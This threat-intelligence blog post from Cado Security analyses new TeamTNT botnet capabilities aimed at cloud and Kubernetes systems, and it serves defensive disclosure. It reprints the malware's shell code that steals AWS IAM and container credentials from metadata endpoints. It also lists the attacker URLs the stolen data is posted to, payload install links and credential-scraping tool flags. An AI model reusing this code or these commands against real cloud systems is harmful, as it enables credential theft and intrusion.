
# Botnet Deploys Cloud and Container Attack Techniques

cadosecurity.com/post/botnet-deploys-cloud-and-container-attack-techniques

January 18, 2021




**Botnet Deploys Cloud and Container Attack Techniques**

We recently identified a campaign that deploys cloud and container specific attack tools. It is the latest iteration of malware we reported on back in August 2020.

Earlier in 2021 we saw reports by AT&T and Trend Micro on a related campaign from attackers called TeamTNT. More recently, we've seen independent researchers (1, 2) and TenCent review more activity. Whilst we classify this as a botnet due to the centralised command and control, we note that TeamTNT themselves prefer the term "spreading script". Below we've provided a quick outline of the significant updates that TeamTNT made to their crypto-mining campaign last week.

The first obvious update is the logo deployed – "TeamTNT feat Borg – The Docker Gatling Gun":



As before, the core of the botnet scans and compromises open Kubernetes systems. But there have been a number of updates. The AWS credential theft is significantly more sophisticated than the one we found back in August 2020, and shows improvements from the later version reported on by Trend Micro. The botnet can now steal details from AWS IAM roles, and from both credential files and the AWS metadata URL:

```
SECURITY_TOKEN=`curl -s http://169.254.169.254/latest/meta-data/
identity-credentials/ec2/security-credentials/ec2-instance | grep 'Token'
| awk  '{print $3}' | sed 's/"//g' | sed 's/,//g'`
fi


echo 'Account ID: '$ACCOUNT_ID
echo 'root aws files: '$ROOTAWSFILES
echo 'user aws files: '$USERAWSFILES
echo 'AccessKeyId: '$ACCESSKEYID
echo 'SecretAccessKey: '$SECRET_AKEY
echo 'Token: '$SECUR_TOKEN
echo 'EC2 AccessKeyId: '$EC2_ACCESSKEYID
echo 'EC2 SecretAccessKey: '$EC2_SECRET_AKEY
echo 'EC2 Token: '$SECURITY_TOKEN

download http://169.254.169.254/latest/meta-data/iam/security-credentials/
> /dev/shm/.../...BORG.../iam.role
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/$
{iam_role_name} > /dev/shm/.../...BORG.../aws.tmp.key
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../
AWS_data.txt
rm -f /dev/shm/.../...BORG.../aws.tmp.key

if ! [ -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then download
http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI > /var/tmp/...
b.asces
cat /var/tmp/...b.asces | python -m json.tool >> /dev/shm/.../...BORG.../
AWS_data.txt ; rm -f /var/tmp/...b.asces ; fi

cat /dev/shm/.../...BORG.../AWS_data.txt | grep 'access_key\|secret_key\|
region\|aws_access_key_id\|aws_secret_access_key\|LastUpdated\|
AccessKeyId\|SecretAccessKey\|Token\|Expiration' >> /dev/shm/.../...BORG...
/AWS_Key.txt
```


The scripts posts the stolen credentials to one of two URLs:

- http://the.borg[.]wtf/incoming/access_data/aws.php
- http://45.9.150[.]36/incoming/access_data/aws.php

Much of the exploitation chain and toolset remains the same as previous versions. There are a number of scanners, IRC backdoors and reverse shells to maintain access.

There are some new cloud and container specific tricks though. TeamTNT now deploy –

- Tmate – A simple application for sharing terminals. This provides another method of maintaining access for the attackers. It is installed from http://45.9.150[.]36/pwn/t.sh
- Break Out The Box – Break Out The Box (BOTB) is a penetration testing tool for cloud and containerised environments, continuing an impressive arsenal of capabilities:




The parameters that BOTB is called with show the attackers now also try to steal credentials from Google Cloud Platform systems:
*-scrape-gcp=true -recon=true -metadata=true -find-http=true -find-sockets=true -find-docker=true -pwnKeyctl=true -k8secrets=true*
BOTM is installed from https://teamtnt[.]red/set/up/bob.php

Peirates – A penetration testing tool for Kubernetes. Installed from https://teamtnt[.]red/set/up/pei.php

**Conclusion**
TeamTNT have significantly improved both the quality and scope of their attacks since our first report back in August 2020. They've displayed a high pace of improvement, and an array of cloud and container specific attacks.

Cado Security continues to see a rise in attackers developing tools and techniques specifically targeting cloud and container environments. It is important organisations remain vigilant and continue to adapt to these new threats.

Cado Security specialises in providing tooling and techniques that allow organisations to threat hunt and investigate cloud and container systems. If you are interested in knowing more, please don't hesitate to reach out, our pilot program is now open.

**Further Reading**

**Indicators of Compromise**
teamtnt[.]red
borg[.]wtf
45.9.150[.]36

About The Author


Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

> **About Cado Security**

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post